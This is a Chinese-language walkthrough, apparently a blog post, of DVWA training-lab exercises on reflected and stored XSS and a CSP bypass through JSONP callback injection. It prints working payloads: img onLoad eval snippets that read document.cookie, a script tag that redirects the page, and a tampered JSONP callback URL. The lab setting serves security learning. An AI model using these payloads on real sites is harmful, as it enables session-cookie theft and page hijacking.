先試試看 img tag，看有沒有辦法載入其他資源


```
http://dvwa.localtest/vulnerabilities/xss_r/?name=😎<img src='https://picsum.photos/200/300'>😎
```



但發現用 `onLoad` 搭配 `eval` 也值得一試

```
onLoad="eval(alert(1))"
```


```
http://dvwa.localtest/vulnerabilities/xss_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval
(alert(1))">
```



Done

```
onLoad="eval(alert(document.cookie))"
```


```
http://dvwa.localtest/vulnerabilities/xss_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval
(alert(document.cookie))">
```




```
PHPSESSID=9e58103f6b5dbdb3ef5f2c726e204e76; security=high
```

impossible


如果用在 impossible 難度則是無效



12. Stored Cross Site Scripting (XSS)

```
<sCript>location.href="https://1.1.1.1"</sCript>
```


這次後端顯然有過濾 Name 欄位



用 `img tag` + `onLoad` try try 看

Message 欄位也有過濾


```
http://dvwa.localtest/vulnerabilities/xss_r/?name=<img src='https://picsum.photos/200/300' onLoad="eval
(alert(document.cookie))">
```



Done

第一個欄位可以用 `img tag` + `onLoad` @@ (一樣從前端修改長度限制)

```
<img src='https://picsum.photos/200/300' onLoad="eval(alert(document.cookie))">
```



運氣好有 try 到

原本還以為這關可能要使用 js 註解來迴避長度限制之類的

---


13. Content Security Policy (CSP) Bypass

> The page makes a JSONP call to source/jsonp.php passing the name of the function to callback to, you need to modify the jsonp.php script to change the callback function.

剛開始還不太知道這題的用意是什麼，參考提示和爬文後大概知道了

這題跟 CSP 的關係是? → JSONP 是被拿來突破 CSP 的

它要你試著攻擊 jsonp endpoint，那邊有明顯的注入點




```
http://dvwa.localtest/vulnerabilities/csp/source/jsonp.php?callback=solveSum
```

```
callback=solveSum
```

後端會把針對 solveSum 的答案回傳給前端並執行該 function

而這次多了一隻 high.js，觀察它可以知道 jsonp 是怎麼被呼叫的

`high.js`

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
  if ("answer" in obj) {
    document.getElementById("answer").innerHTML = obj['answer'];
  }
}

var solve_button = document.getElementById ("solve");
```


```
if (solve_button) {
  solve_button.addEventListener("click", function() {
    clickButton();
  });
}
```

```
1. clickButton();

2. inject jsonp.php script into HTML DOM

3. script tag execute jsonp call

4. jsonp call returned and execute solveSum
```

重點在於 `source/jsonp.php?callback=solveSum` 這段可以被隨意插入任何內容

如果在 `solveSum` 前面加上 `alert(document.cookie)` ，就會在你按下 button 等 jsonp callback funciton 回傳後一起被執行，至於要在哪邊竄改則是可以自由發揮，你可以攔截 request，也可以透過其他方式 (e.g XSS) 在前端覆寫原來的 jsonp request


```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=alert(document.cookie);solveSum";
    document.body.appendChild(s);
}
```



因此從這邊可以看出至少有兩個方向可以攻擊，一個是針對 jsonp request 的 endpoint

另一個則是順著 jsonp request，不去修改它，但我可以修改前端被呼叫的 function，例如:

```
solveSum = ()=> alert(document.cookie)
```



心得

有幾個攻擊方向

1. 攔截並修改呼叫 jsonp 的 request
2. 搭配 XSS 插入或覆寫前端即將被 jsonp callback 使用的 function
3. 雖然沒有驗證，但我認為有機會搭配 CSRF + XSS + include file or command injection

impossible

在 impossible 難度 `source/jsonp.php` 不理會後面加上的參數，所以沒辦法直接修改這邊

所以只好用其他地方下手

14. JavaScript Attacks

high.js 被混淆過，應該就是這關的主要障礙了吧 🤔

JavaScript Source

vulnerabilities/javascript/source/high.php

```
<?php
$page[ 'body' ] .= '<script src="' . DVWA_WEB_PAGE_TO_ROOT . 'vulnerabilities/javascript/source/high.js"></script>';
?>
```

